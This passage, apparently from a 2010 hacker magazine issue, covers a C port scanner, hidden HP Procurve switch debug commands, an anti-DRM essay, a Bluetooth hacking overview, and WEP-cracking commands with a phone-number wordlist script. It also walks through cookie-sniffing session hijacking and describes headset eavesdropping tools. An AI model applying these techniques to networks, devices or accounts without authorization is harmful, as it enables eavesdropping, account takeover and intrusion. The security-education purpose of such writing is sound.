Let's have a closer look. Using libc string utilities, we convert the ASCII to a number:

```
    port = atoi(argv[1]);
```

Next, we copy in the address specified to the addr character array:

```
    addr = strncpy(addr, argv[2], 1023);
```

Now we clear out the network data structure, then set the the address to be checked. The inet_addr(addr) function converts the string to an internal address for the libraries to use:

```
    bzero((char *)&address, sizeof(address));  /*  init addr struct  */
    address.sin_addr.s_addr = inet_addr(addr); /* assign the address */
```

And finally, we set the port to connect to:

```
    address.sin_port = htons(port);            /* translate int2port num */
```


Pretty cool, huh? Now it is time to make the connection. The next bit of code looks a little crazy, but this is what we are doing:

1. Open the master socket locally
2. Try to connect to hostbyport. If it works, print the successful message.
3. If no route, then complain with vulgarity (it is just a rapid prototype after all).

```
    sock = socket(AF_INET, SOCK_STREAM, 0);
    if(connect(sock,(struct sockaddr *)&address,sizeof(address)) == 0)
        printf("%i is open on %s\n", port, argv[2]);
    if (errno == 113) fprintf(stderr, "F**k - no route to host\n");
```

All that is left is to close the socket and exit:

```
    close(sock);
    return 0;
}
```

Now it is time to compile and use the program:

```
cc source.c -o myscan
./myscan 22 192.168.1.3
22 is open on 192.168.1.3
```

Pretty sweet, eh? But what if we wanted to scan many ports? Easy enough to do in perl. In the same directory, create a perl wrapper like this:

```
#!/usr/bin/env perl
$host=$ARGV[0];
for ($i = 1; $i <= 1024; $i++) {
        system("./myscan $i $host");
}
```

Of course, feel free to wrap it with any scripting language you like...

This program does have a few weaknesses I left out for brevity:

- It uses the default network connect timeout; one might want to pre-ping before using this program
- There is no input validation whatsoever.
- The socket descriptor is not checked.

For the time being, I leave those up to the bored to look into, but for a quick and dirty port-checker, this program will do the job and can be run as a regular user.

C programming and network programming are not voodoo. Small, efficient programs are often very easy to write, once one gets into the habit, and make for lots of hacking fun. Enjoy.

Procurve Switch Hacking

by Tzu Tzu Metals

Hewlett Packard has been building switches for around 20 years now. When they shifted their business model to a commodity driven one, many switches had to be built by Accton (Yes, the same people who brought you the wonderful SMC Tiger Switch) and the firmware development moved from in house at Roseville, CA to various overseas outsource coder sweatshops. Good for the bottom line and even better for the hackers.

This is because with firmware coming from many different locations, a common debug command set had to be implemented for tech support. The Procurve switches themselves run a Internet Operating System similar to Cisco's, however that is just an emulator with what amounts to symbolic links to a backend operating system. To hack into a Procurve switch, the first thing we need to do is get command line access. This can be physical, remote, or even web since the web interface will spawn a CLI shell. If you are looking for a Procurve switch with your favorite port scanner, most Procurve switches have a signature of using eHTTP on port 80, with blackjack port 1025 and Fujitsu-DTC port 1513 open.

Now type the following commands:

```
Procurve#edomtset      <enter>
Procurve#edomtset      <enter>
Procurve$
```

My secret Ovaltine Decoder Ring sez: edomtset is really just testmode spelled backwards! I just knew that thing would come in handy one day. Notice the prompt changed from # to $. At this point you have stripped off the emulation and now you are at the true OS/Diagnostic level. Type ? <enter> to see page after page after (well, you get the point) of rich commands AND most of them with explanations of what they actually do! Thank you HP! From here you can do all types of things. For example:

If I want to go into benchmode:

```
Procurve$str
```

What the switch to go into dump mode:

```
Procurve$enablepcmds
```

If I have an unmanaged switch and I want to turn it into a managed one:

```
Procurve$updmac xxxxxx-xxxxxx
```

(change the last 6 bits to a MAC higher then 400000)

There is a bunch of stuff to do in here. This command works on every Procurve switch other then the 4000 and the 9300. Maybe I'll write those up for next quarter's release. This is one time that we can use corporate stupidity and outsourcing to our advantage. Enjoy!

Shouts: ChilEDawg, F099y, TDon

Transmissions

by Dragorn

Why I Like Print (or "E-books Can Go to Hell")

I'm a big fan of books. I have a *lot* of books. Ask anyone who ever got suckered into helping me move. I've still got most of the *Inside Macintosh* books. From 20 years ago. For System 6. In Pascal. Somewhere I've still got service manuals for VT101 terminals. Probably buried under the other stacks.

In the past six months, every vendor seems to be trying to roll out an e-book reader that will save us from stacks of mouldering pulp - Amazon (of course), Sony, Acer, Samsung, Apple, Nook, Irex, Apple, and now, Nintendo. Read books in 320x240 on your DS, and put the savings into Lasik.

Being fundamentally lazy, and with an apartment full of an amazing quantity of crap already, I'd love to have my entire collection in digital form - but I'll never give up the printed copies. The problem isn't the technology (for the most part) anymore. Most of the readers have solved the problems of battery power, viewing angle, and resolution by this point.

The real problem is e-books shift the balance of power. Instead of treating books like physical objects, they're treated like licensed software. Arguably, owning a copy of a book has never truly meant that you "owned" that book, but I'm pretty sure I never had to agree to a 30 page EULA before being allowed to check out at the bookstore.

The EULA may vary from vendor to vendor, but generally serves the same point - turning the book from a physical object into rented data.

What are you giving up switching to books as software, assuming your books use DRM lockdown, which many (if not most) do?

1. Loaning books to your friends.

Sure, you could loan the entire device to a friend for a week, but you can't loan your digital copy. Considering the entire point of DRM is to prevent unauthorized copying by locking an instance of the software to a specific device, you'd think lending would be easy to implement (connect device, deauthenticate on your device, authenticate on your friend's), plus, it would sell more devices: "Sure, you can borrow that, but you need a FooBook too."

Some devices (such as the Nook) advertise that borrowing is possible, however, there are significant limitations. A book may be "loaned" only with the permission of the publisher. If a publisher doesn't want to let you loan a book, too bad. It can only be loaned to a person once, and it can only be loaned for a specific period of time.

2. No used book stores.

You don't "own" the book, and you're not permitted to resell it. This means no cheap college texts, no book co-ops, no recouping some of your money when you no longer need a reference book, and no getting rid of books you'll never read again.

3. No anonymity.

How much of your privacy you give up remains to be seen. I can still walk into a bookstore and buy a book in cash with no record of the transaction (other than the assumed security footage). Even ordering online has more privacy than DRM-regulated e-books. A book order can be correlated to my account, but who says I didn't give it to someone else? No such protection on e-books, as flimsy as it may be. Each book is correlated with the exact readers allowed to access it, which are correlated with the accounts used to purchase it. The DRM system can't have it be any other way.

There may be even more privacy concerns, however. Many e-book readers allow user annotations on books. Where are those annotations stored? Are they public? Oftentimes, margin annotations are the most personal interactions someone has with a book. Does the license that you agreed to allow the company to share them with other users, mine them for advertisements, or appropriate them for whatever other uses?

4. Hardware lock-in.

While progress is finally being made towards common formats with EPUB coming to the fore, most buyers will still be locked into a specific platform. Thanks to DRM, a protected book from one vendor won't be portable to another platform unless they authorize the transfer.

You say you love your device? You're not interested in being able to move to a different vendor and keep your books? What happens when a device supporting your current format of books isn't made anymore, goes out of business, or decommissions the authentication methods needed? If you think it won't happen, look at the history of DRM on other platforms: DRM systems from the biggest players in the field, including Microsoft and Walmart, have been shut down, leaving users with no option but to repurchase their content. Again.

5. Format decay means your collection will be left behind.

Let's face it. There haven't been a lot of changes in the format of printed media. It's not like a book you bought is going to become unreadable five or ten years later. Still have a working VHS player?

6. Remote and invisible censorship.

The extremely well popularized incident where Amazon remotely deleted content from readers should have been enough to drive this home, but apparently it wasn't. When the ability to access content requires the cooperation of a controlling agency, you risk no longer having access to the content you bought when you want it.

More insidiously, electronic content is mutable. The book I have on my shelf isn't going to change itself unless I go and buy a new edition, but it's entirely possible to have a new version pushed to your device automatically. Sure, it's convenient, but what if the new version is actually censored to avoid offending the company owners' sensibilities? Walmart, for example, is known for selling radio-edit music, and removing adult content from recently acquired Vudu.

This is all more than just crankiness about having to buy all my books again. Changing books to mutable, licensed, non re-sellable electronic content fundamentally changes how we interact with them and what is available to us in the future. One of the many values of printed media is the ability to archive it, unchanged. Maybe it's not such a big deal if your generic fiction book changes over time. But then again, some of the most treasured books are first editions or editions with specific errors. It's definitely a much bigger deal if newspaper, magazine, and journal articles disappear when someone disagrees with the content, or if the content gets changed.

Some of these problems can be overcome, and some can't. Using public, open formats allows content to be moved to new devices, but only if it is not encrypted and if the new devices allow custom code to run on them. Non-DRM books can be moved between devices and vendors (though again, only if the device allows unprotected content to be viewed in the first place). Moving bookmarks, margin notes, and other meta-content may not be so simple; there is no reason a vendor would want to enable you moving to a different device, leaving any annotations you make trapped on the original hardware.

It's unlikely that the complaints of a minority will change how electronic content is licensed, but a potentially dangerous precedent has already been set. So keep buying tree pulp, and if you must buy electronic, go for DRM-free and open standards. And hope that you have friends with strong backs.

Bluetooth® Hacking

by MS3FGX
(MS3FGX@gmail.com)

Originally conceived in 1994 by Ericsson, Bluetooth was set to revolutionize the computing and consumer electronics world. It promised to rid us of wires and provide a method by which all of our devices could communicate seamlessly. Unfortunately, early versions of the protocol were so beleaguered by problems that consumers were all too happy to keep their spider web of cables. Besides, most technologies of the mid-nineties were not exactly designed with mobility in mind in the first place.

But today, Bluetooth has come back in a big way. Mobile technology has dominated this decade, and the need for a standardized method of low-power communication has never been greater. At the same time, newer versions of the Bluetooth protocol have all but eliminated the poor range, transfer rate, and interoperability issues that plagued earlier implementations. Bluetooth has now become so popular in the mass market that it has even attained a sort of brand association, to the point that most people simply refer to wireless headsets as "Bluetooths."

However, with the resurgence of Bluetooth has come a dangerous, if predictable, complacency. Millions of people are now using the technology without any clear understanding of how it works and what it is capable of.

This article is not written as a hyper-technical look at the Bluetooth protocol, nor does it detail any one particular attack against Bluetooth devices. Instead, it is intended to give the reader some information on how Bluetooth works, what you can do with it, and the risks associated. Hopefully this article will give you enough information to start exploring Bluetooth and allow you to form your own opinions on the technology.

Low-Level Communication

Bluetooth operates in the ISM band between 2.4 and 2.4835 GHz, which is divided into 79 channels that are each 1 MHz wide. Connected Bluetooth devices hop channels at up to 1600 times per second in a pattern derived by the master device's clock. By rapidly changing channels like this, Bluetooth devices are able to avoid interference with other devices in the 2.4 GHz band, such as WiFi networks and cordless telephones, and remain segmented from other Bluetooth networks in the area.

When one Bluetooth device wants to connect to another, it must go through a few steps to learn about and authenticate with the remote device. The eventual master device first scans the band to find other devices which are in so-called "discoverable" mode, and then performs an inquiry on each one. This gives the device a list of hardware addresses (which are in the familiar MAC-48 format), human-friendly device names (which the owner of the device assigns, or more often than not, leaves as the default), device class IDs (to determine what the device actually is), and clock offsets (used in calculating channel hopping operations). This provides the master device with enough information to begin establishing an actual connection with one or more of the devices it finds. The master sends out what is known as a frequency-hop synchronization (FHS) packet, which the slaves use to get locked on to the correct channels and start the authentication process.

While the Bluetooth protocol is a master/slave arrangement, there is a provision which allows for multiple devices to be connected together in what is known as a piconet. In a piconet, up to eight Bluetooth devices can communicate simultaneously by timing their transmissions to fall on even or odd channel hops. The device currently marked as master can communicate with any of the slaves in the piconet, as well as add or remove devices from the network. It is also possible to connect multiple piconets together by having certain devices act as a master in one piconet and a slave in the other, which is referred to as a scatternet.

Even though only eight devices can be active in the piconet, there can be up to 255 slaves waiting for their turn to be activated. In addition to the standard "active" mode, a slave in a piconet can be in three modes: "sniff," "hold," and "park." Each of these modes involves progressively less data transmission and therefore lower power consumption (important on portable devices). Devices in these inactive modes still remain synchronized with the piconet master, but do not actively participate unless they are brought back to "active" status.

High-Level Protocols

There are a few core protocols that all Bluetooth services make use of in some way or another. The most fundamental of these is the Logical Link Control and Adaptation Protocol (L2CAP), which could be thought of as the Bluetooth equivalent of TCP. L2CAP handles the creation, sequencing, and reassembling of packets, QoS, and the channel identifiers (CIDs). CIDs are like TCP ports; they are the endpoints between two devices through which processes can communicate. Like TCP, L2CAP also features a number of signalling commands that are used to control communication over the CIDs.

The next protocol is known as Radio Frequency Communication (RFCOMM). At its core, RFCOMM is designed as a replacement for RS-232 connections; anything that uses serial communications can be adapted to RFCOMM very easily. RFCOMM provides up to 60 emulated serial ports per device, which are usually referred to as RFCOMM channels. Bluetooth services bind to an open RFCOMM channel, and remote devices address that particular service with a combination of MAC and channel number.

The last major protocol you should be aware of is the Service Discovery Protocol (SDP). SDP is the method by which two Bluetooth devices can determine which services the other is running and how they would connect to them. Each SDP entry contains the name of the service, which protocols it relies on, and which RFCOMM channel it is bound to. With this information, the device can inform the user about the remote device's capability, and internally store the channel and protocol information for later use.

On top of all of these protocols are the highest-level functions, which are provided by what are known as profiles or services. These applications are what the end user is actually interacting with when they send a picture to a phone or connect a headset. There are many Bluetooth services available, certainly more than I would want to list here, but the main ones are Dial-up Networking (DUN), File Transfer Profile (FTP), Headset Profile (HSP), and Object Push Profile (OPP).

Hardware Options

Bluetooth hardware is rated in three Classes, which determine the output power (and therefore the approximate range) of the device:

```
Class 1   100 mW (20 dBm)  ~100 meters
Class 2   2.5 mW (4 dBm)   ~10 meters
Class 3   1 mW (0 dBm)     ~1 meter
```

If you don't mind spending a little money, try to get a Class 1 adapter that has an external antenna, such as the Linksys USBBT100. Adapters with external antennas are obviously going to have a better range out of the box, but are also easier to modify for use with a larger antenna. One of the nice things about working with Bluetooth hardware is that, since it uses the 2.4 GHz band, you can use WiFi antennas by simply hacking in the appropriate connector.

On the other side of the spectrum, you can get a low-end adapter for as little as $3 shipped from a number of overseas retailers. While the price is certainly right, you need to be careful when buying these cheap adapters for use in research. Manufacturers will often mislabel these devices as Class 1, when they are actually Class 2 or even sometimes Class 3. It is also common for the very cheap adapters to have duplicate MAC addresses; rather than writing a new MAC address to each device's firmware as it rolls off the line, it is cheaper for the manufacturer to leave them all with the default.

Don't be fooled by very cheap adapters with external antennas either. I have purchased many of these devices online, and every one of them had either a fake antenna (nothing more than a plastic stick), or just a bare wire poorly soldered to the existing internal antenna of a generic adapter.

The last thing you want to be aware of when buying Bluetooth hardware is the chipset it is using. While all of them are fairly good, the best supported and documented is the Cambridge Silicon Radio (CSR) chipset. There are a number of tools written specifically for this chipset, and with firmware modifications it is possible to get enhanced scanning and sniffing capabilities. While any adapter will let you scan and enumerate, if you want to get into more advanced techniques like sniffing the pairing process and cracking PINs, a CSR-based device is a must.

BlueZ Basics

It probably won't come as much of a surprise to hear that the Linux Bluetooth stack, BlueZ, is one of the most advanced and capable Bluetooth implementations available on any operating system. Unfortunately, not

all parts of it are well documented, and it is currently in a state of transition between the widely supported 3.x branch and the next generation 4.x branch. As of this writing, very little software supports the BlueZ 4.x branch; BlueZ 3.x is still the standard and is what all of the software and guides are written for. This document will be no different, so the following information and recommended software is not guaranteed to work under the newer BlueZ 4.x releases.

The easiest way to get started with BlueZ is to run BackTrack 3 (BackTrack 4 has switched to BlueZ 4.x, and dropped a lot of Bluetooth tools in the process), which includes a wealth of Bluetooth software and the proper libraries to make it all work. Even if you already have a Linux system up and running, it may be easier for you to run BackTrack as it will already have all of the tools and support software ready to go, which may or may not be true for your distribution's package repository.

The capabilities provided by BlueZ could take up a few articles by itself, so I'm not going to detail every possible configuration and function of the whole library, but let's take a brief look at the most important commands and how they work.

The first tool, hciconfig, is the Bluetooth equivalent to ifconfig. With this tool you can bring Bluetooth devices up and down, set their operating modes, and various other low-level functions. The most useful function of hciconfig in the context of Bluetooth hacking is probably the ability to change the device's name and class. For example, you could make your adapter appear to be a Bluetooth headset to the casual observer:

```
bash# hciconfig hci0 name
➥ "Motorola H700" class 0x200404
```

The second tool we will cover is hcitool. You will be using hcitool quite a bit when working with Bluetooth, as this command is what you use to scan for, inquire, and ultimately pair with other devices. hcitool also shows any current connections to and from a specific Bluetooth interface, as well as details like signal quality and power levels. A scan for other Bluetooth devices looks like this:

```
bash# hcitool scan
Scanning ...
00:21:FB:5F:B3:21     LG VX9600
00:1B:AF:DB:CB:72     Nokia 6555b
00:15:A8:2D:4C:A2     Motorola Phone
00:1F:E3:77:E3:1F     Dare
```

Here you can see that my Bluetooth adapter is currently connected to a remote device (in this case, my mouse):

```
bash# hcitool con
Connections:
> ACL B0:73:08:09:10:57 handle 42
➥ state 1 lm MASTER
```

Once connected to a device, hcitool can perform a number of other neat tricks, such as displaying the received signal strength indication (RSSI) for a given MAC, which can be used as a crude form of proximity detection. Here you can see how the RSSI differs between my mouse sitting right next to the keyboard and my phone charging across the room:

```
bash# hcitool rssi B0:73:08:09:10:57
RSSI return value: 0
bash# hcitool rssi 00:1F:E3:77:E3:1F
RSSI return value: -3
```

Unfortunately, due to the different output ratings of various devices you can't directly equate RSSI to a set distance. With targets of unknown transmission power, the best you can do is determine if your distance from the target is increasing or decreasing.

Another exceptionally useful tool is sdptool. This tool allows you not only to query the SDP records of remote devices, but also add, delete, and edit the SDP records being advertised for your adapter. Getting the SDP records for a target device looks like this (truncated greatly for space):

```
bash# sdptool browse 00:1F:E3:77:E3:1F
Browsing 00:1F:E3:77:E3:1F ...
Service RecHandle: 0x10000
Service Class ID List:
  "PnP Information" (0x1200)

Service Name: Object Push
Service RecHandle: 0x10001
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100
```

Here you can see the wealth of information returned by an SDP query. We see not only the name and class of each service being offered, but also the protocols and services they rely on, the channels they use, and which version of the service is being run.

Not only is sdptool invaluable for enumerating possible targets, it can also be used to advertise bogus services to remote devices. To go back to the hciconfig example, after changing your adapter's name and device class to that of a Bluetooth headset, you could then use sdptool to advertise the headset and handsfree profiles, in practice making your machine almost completely indistinguishable from a standard headset.

Finally, a few words about rfcomm, which is (rather obviously) the tool used to set up and maintain RFCOMM links under BlueZ. This tool is used when you want to create a direct link to an RFCOMM channel on the remote device. You might use this to try and pass different commands to a Bluetooth service to see how it reacts, or you might need to legitimately connect to a device over the Serial Port Protocol (SPP). For example, binding a Bluetooth GPS to /dev/rfcomm0 over SPP would look something like:

```
bash# rfcomm bind rfcomm0
00:0B:0D:6F:88:3E
bash# cat /dev/rfcomm0
$GPGGA,190505.558,0000.0000,N,00000
.0000,E,0,00,,0.0,M,0.0,M,,0000*43
```

Recommended Software

The following are a few tools that anyone interested in Bluetooth hacking should take a look at. This list is by no means exhaustive, but it should give you some ideas as to what is possible. To make things a little easier, I made sure that all of these tools can be found on the aforementioned BackTrack 3 Linux live CD.

Carwhisperer

If you are looking for a quick way to scare your friends, this would be it. Carwhisperer is an absolutely brilliant piece of software that exploits a design flaw in many Bluetooth headsets: essentially, if the phone the headset is paired with is not in range or otherwise unavailable, the headset goes back into discoverable mode. Carwhisperer scans for any headsets that are in discoverable mode, connects to them by using the included list of common headset PINs, and then makes the headset believe the "phone" has received a call. The end result? Your victim is now unwittingly wearing a bug strapped to the side of his head.

Considering the number of people who walk around with a Bluetooth headset in their ear all day, this is a staggering security issue. Coupled with a high-gain directional antenna, an attacker could use this software to listen in on a meeting taking place in the office across the street; or just record all the audio from all the headsets picked up in a coffee shop or other public place to be analyzed for personal information at their leisure. If you show this to your friends and they are not at least partially concerned, get new friends.

Bluetooth Stack Smasher (BSS)

BSS is a tool to send malformed L2CAP packets to a given MAC, which can do anything from completely crashing the target to simply impairing its ability to communicate. In my research, I found that BSS could remotely reboot a number of older phones within five seconds of launching a random attack on them (BSS cycles through its list of fuzzed packets, which causes the most possible confusion in the least amount of time), and most headsets I tested it against would either disconnect from the host phone or simply restart themselves.

btscanner

As the name suggests, this is a tool to continuously scan for nearby devices and extract as much information as possible from them. Technically, btscanner doesn't do anything you couldn't already do with hcitool (in fact, it's heavily based on hcitool), but the simple fact that it compresses the output from multiple commands into a clean Kismet-inspired ncurses UI is enough to win over most users.

BT Audit

This suite of tools contains rfcomm_scan and psm_scan, which are port scanners for RFCOMM and L2CAP, respectively. These scanners allow you to see which ports are open on the target device, which can help in finding services that are not advertised via SDP records.

rfcomm_shell

This is a simple tool that lets you bind an interactive shell to an RFCOMM channel on the remote device. This can be used to pass arbitrary data to a listening service, which could be used for things like passing AT commands to a phone or causing a buffer overflow.

Real World Implications

As an experiment, next time you are out in a public place like a mall or a restaurant, pull out your phone and have it search for nearby devices. You will almost certainly pull up a few devices that have been left in discoverable mode, most of them still running the default device name. From there you could try to find a device-specific exploit, but more likely you could just use the ignorance of the user to gain access.

Imagine if you changed the device name of your Bluetooth adapter to "Facebook friend, enter 1234 to", and then attempted to pair with the target phone. Most phones will prompt the user about new Bluetooth connections with a line like `Connection from DEVICE_NAME. Allow?`

Which, when combined with your new device name, would look something like the screenshot on the next page.

Admittedly, this isn't exactly the King's

English; but in the modern "click first and ask questions later" world of shakily financed Nigerian princes, poor grammar alone is unlikely to set off any mental alarms in the

average person's head. Given Facebook's exploding application library and the questionable mental capacity of many social networking denizens, a message like this could fool a decent amount of the targeted users. This particular attack can be even more effective if used contextually. For example, imagine if you were at a concert and advertised yourself as having free ringtones for the band currently on stage.

Another possible threat that doesn't get nearly the attention it deserves is tracking and identification. There is a huge fear of RFID being used to track a person's location without their knowledge or consent, to the point that people are now buying shielded wallets to prevent an attacker from sniffing any RFID chips that may be present in their ID cards. I have always found it rather ironic that a good deal of these people are likely carrying an active transmitter (which just happens to contain a wealth of personal information) in the pocket opposite their shielded wallet. In fact, there is a budding industry (especially overseas) for Bluetooth proximity marketing, which is a technology that sends unsolicited advertisements to any Bluetooth device that comes into radio range. The technical difference between pushing out a ringtone you didn't ask for and logging your device's unique MAC along with the current time and geographical location of the transmitter is very slight, and indeed could both be happening at the exact same time.

Conclusion

With so many Bluetooth devices in consumers' hands, and the increasing use of mobile devices for personal and financial data management, the incentive is certainly there for attackers to look into new ways to exploit the Bluetooth protocol. It is also worth mentioning that devices running the new Bluetooth 3.0 protocol are slated for production soon, and as we all know, first run devices using new technologies are very likely to include a poor implementation at no extra charge; especially considering that the new specifications involve routing data over WiFi for increased range and speed.

Vendor implementations of the current protocol are improving, but are still not perfect. While many new devices default to non-discoverable mode, a lot still offer the option to leave the device permanently discoverable instead of using a time-limited discoverable mode. This means that if a user wants to put his device into discoverable mode to legitimately connect with his friend's device, he will remain discoverable if he forgets to turn it back off (or just doesn't know any better). Newer smartphones like the Blackberry allow the user to specify which Bluetooth services they wish to advertise, but this excellent feature doesn't seem to be making its way into many other devices.

On the other hand, if used properly, Bluetooth is an incredibly useful technology for hackers and consumers alike. For example, I have scripts on my machine that back up system configuration and personal documents to my phone every night. Another script downloads the latest *Off the Hook* MP3 and pushes it into my phone's media player application. I've been tinkering with a setup that sends my wife's phone an SMS alert if her laptop detects that the phone isn't within a certain proximity of her desk past a set time of day so she remembers to put it on charge.

The possibilities for a low power, low cost, and widely available wireless communication technology are nearly endless with a little imagination and a bit of hacking. All you have to do is get out of the pervasive mindset that Bluetooth is solely capable of connecting a wireless headset to a mobile phone, and hopefully reading this has gotten a few people a bit closer to that realization.

Special thanks to all those who have donated their old Bluetooth-capable phones and other hardware to me for research.

An Anticipatory Response

(or "Simple How-to on Wireless and Windows Cracking" Part 2)

Part One appeared in our Summer 2009 issue

by KES

Your statement about monitor mode was vague/wrong

In retrospect, the description of monitor mode was incomplete. Certain drivers inherently place the NIC in this mode, and that was the process I was outlining. However, with many drivers that are injection capable, you may have the proper driver in place and still see the NIC in managed mode until "airmon-ng start" changes the mode. You can manually change the mode with iwconfig as well.

BackTrack is different now/ Installation problems

Since the article was originally written, BT3 has moved through BT4-beta and BT4-prefinal to BT4 Final, which was released in mid-January (now found at `http://www.back➥track-linux.org/`). Some of the changes implemented impact how to install (for instance bootinst.bat is gone, and is now a much more straightforward process).

I strongly recommend browsing the backtrack forums (at both `remote-exploit.org` and `backtrack-linux.org`) and doing heavy *searching* of the forums and Google before posting questions there that have likely been asked before. The user base there is immense and if you have a problem or question, it's very likely someone else does too, and has already posted about it.

This is all old information, everyone knows that WEP is weak

Clearly not everyone knows it well enough or it wouldn't still be so prevalent, even in corporate settings, or be the "recommended" setting on certain routers. The more people that know how to get past it (and demonstrate this to those who make implementation decisions), the faster it will be phased out.

You told people how to defeat it but didn't teach them why WEP is so weak

WEP uses the RC4 encryption cipher, which is a stream cipher (encrypting continuously generated data rather than a pre-defined block of data). The plaintext data is combined with the encryption key data. While this is conceptually sound, and is a process used effectively in other ciphers, a core limitation is that the encrypting portion of the data must not repeat.

The flaw here is that part of each data packet is the Initialization Vector (IV), which prevents duplication in the short term and is a relatively short piece of data. Therefore, in a large enough data set, IVs will begin to repeat and, with enough repeating data, one can then determine the encryption key and decrypt everything. This "large enough" is the key to the process outlined in the how-to. By flooding the network, the dataset grows to a sufficient extent to enable cracking.

One item of note here is that some wireless cards do not support injection (needed for the process of boosting the data flow). However, given the prominence of online gaming and video (YouTube, Netflix streaming video, etc), even without injection, if a network has a sufficiently active user (or many casually active users) enough data will be generated to allow cracking the key.

There isn't an easier way than this command line approach to aircrack?

I explained how to use aircrack-ng step-by-step because it more fully illustrates the elements and should help people understand the process in general. However, there are some products that facilitate the cracking process... look into wesside-ng and Gerix Wifi Cracker (a GUI that implements the various steps).

I'm trying to use some of the tools you mentioned to get a Gmail password, but it's not working

Many sites use SSL and session cookies for authentication purposes. If this is the case, it can be problematic to get the password, but you can easily capture the cookie or session key after the user authenticates and then make the site believe your browser is the authenticated user, a process referred to as sidejacking, cookie theft, or session hijacking.

In BT4, there are two tools to make this process easier: Hamster/Ferret (from Errata Security) and WifiZoo. Both of these sniff packets and, if cookie information is seen, generate a copy of the cookie. Once you launch a browser with this cookie, you will be taken into the account that generated that cookie. Also, as an FYI, Hamster/Ferret works in Windows.

1. BT>Radio Network Analysis>Privilege Escalation>Hamster
2. In Firefox, check your proxy settings to

make sure 127.0.0.1:1234 is in place
3. Go to http://hamster/
4. Choose adapter, submit
5. Wait for appropriate data to be collected
6. GOTO target

If you are cracking a WEP network to illustrate its weakness (for instance, if you work in IT and are arguing an upgrade) this is a very powerful element to include in the demonstration. You could also use Wireshark and filter for instant messages. Both are effective in winning budget dollars.

Why not just edit the boot order?

My article included interrupting the booting process because I wanted to show as much flexibility as possible. However, if one plans on frequently using a particular machine with a USB OS, you should adjust the boot order in the BIOS, so that the machine checks for USB drives before the HDD (or better yet, make the machine a dual-boot).

What if I already have a different Linux distribution?

You can add aircrack-ng suite and others tools via your distribution's respective package manager.

Anything else?

In a multi-city study, I have found that approximately 1 out of 3 WEP networks are secured with the phone number of the location. Since aircrack can use wordlists, the following shell script will generate a wordlist of all the phone numbers in a given area. The user just has to populate the first array with "area code+exchange(s)" in the AA:AE:EE: format (a good source for this data is www.area-codes.com). The example below is seeded with information for Danbury, CT. I have also posted this script, as well as a much larger one for NYC (with nearly 2000 area code/exchange combos covering 11 area codes), in the aircrack-ng.org forum in the suggestions area.

To use the wordlist, I'd recommend running

```
airodump-ng -t WEP -w
➥ <capture file> <interface>
```

and then after you have a tiny bit of data (just 4 IVs), you can run

```
aircrack-ng -w h:<wordlist>
➥ <capture file>
```

Even for NYC, with twenty million options, that's a mere 0.001% of the potential WEP password set, and if the 30% success rate holds, is a meaningful tool, AND does not require injection.

```
#!/bin/sh
w=( "20:32:05:" "20:32:07:" "20:32:40:" "20:32:41:" "20:32:89:" "20:32:97:"
➥ "20:33:00:" "20:33:12:" "20:33:13:" "20:33:76:" "20:34:24:" "20:34:48:"
➥ "20:34:60:" "20:34:82:" "20:35:12:" "20:35:33:" "20:35:46:" "20:36:16:"
➥ "20:36:17:" "20:36:48:" "20:37:02:" "20:37:30:" "20:37:31:" "20:37:39:"
➥ "20:37:40:" "20:37:43:" "20:37:44:" "20:37:46:" "20:37:48:" "20:37:49:"
➥ "20:37:70:" "20:37:75:" "20:37:78:" "20:37:88:" "20:37:90:" "20:37:91:"
➥ "20:37:92:" "20:37:94:" "20:37:96:" "20:37:97:" "20:37:98:" "20:38:25:"
➥ "20:38:26:" "20:38:30:" "20:38:37:" "20:38:85:" "20:39:17:" "20:39:35:"
➥ "20:39:42:" "20:39:47:" "20:39:94:" )
p=0
k=0
e=0
y=0

for w in "${w[@]}"
do
        for ((  p = 0 ;  p <= 9;  p++  ))
        do
                for ((  k = 0 ;  k <= 9;  k++  ))
                do
                        for ((  e = 0 ;  e <= 9;  e++  ))
                        do
                                for ((  y = 0 ;  y <= 9;  y++  ))
                                do
                                key="$w$p$k":"$e$y"
                                echo $key
                                done
                        done
                done
        done
done
```


HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $100 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

April 15-18
Notacon 7
Wyndham Cleveland at Playhouse Square
Cleveland, OH
www.notacon.org

April 17-18
Hacks4Democracy
Kalkscheune, Johannisstrasse 2
Berlin, Germany
opendata.hackday.net

April 23-25
QuahogCon
Hotel Providence
Providence, RI
www.quahogcon.org

April 30 - May 2
Les Contorsions Technologiques
La Suite Logique, 27 rue de la Glacière
Paris, France
www.contorsions-technologiques.org

May 22-24
SIGINT 2010
Komed Im Mediapark
Cologne, Germany
events.ccc.de/sigint/2010

July 9-11
PlumberCon 10
The WerkzeugH, Schönbrunnerstrasse 61
Vienna, Austria
plumbercon.org

July 16-18
The Next HOPE
Hotel Pennsylvania
New York, NY
www.hope.net

July 22-25
HaxoGreen Camp
Rue Jean Friedrich
Dudelange, Luxembourg
events.hackerspace.lu/camp/2010/wiki/HaxoGreen

July 29 - August 1
Defcon 18
Riviera Hotel and Casino
Las Vegas, NV
www.defcon.org

Marketplace

Events

THE NEXT HOPE. July 16, 17, 18, 2010, Hotel Pennsylvania, New York City. http://www.hope.net

For Sale

COMBINATION LOCK CRACKING IPHONE APP "LockGenie" Now available in the App Store (http://itunes.com/apps/lockgenie). LockGenie helps crack combination locks. No need for a shim or bolt cutters, now you can KNOW the combination!

CLUB MATE now available in the United States. The caffeinated German beverage is a huge hit at any hacker gathering. Available at $45 per 12 pack of half liter bottles. Bulk discounts for hacker spaces are quite significant. Write to contact@club-mate.us or order directly from store.2600.com.

ART FOR THE HACKER WORLD! Show your guests your inner g33k! Don't commercialize your living area with mass produced garbage! These are two original pieces of artwork inspired by technology that the *2600* reader fellowship will love! Check out the easy-to-remember links below and order today! http://tinyurl.com/2600art1 http://tinyurl.com/2600art2

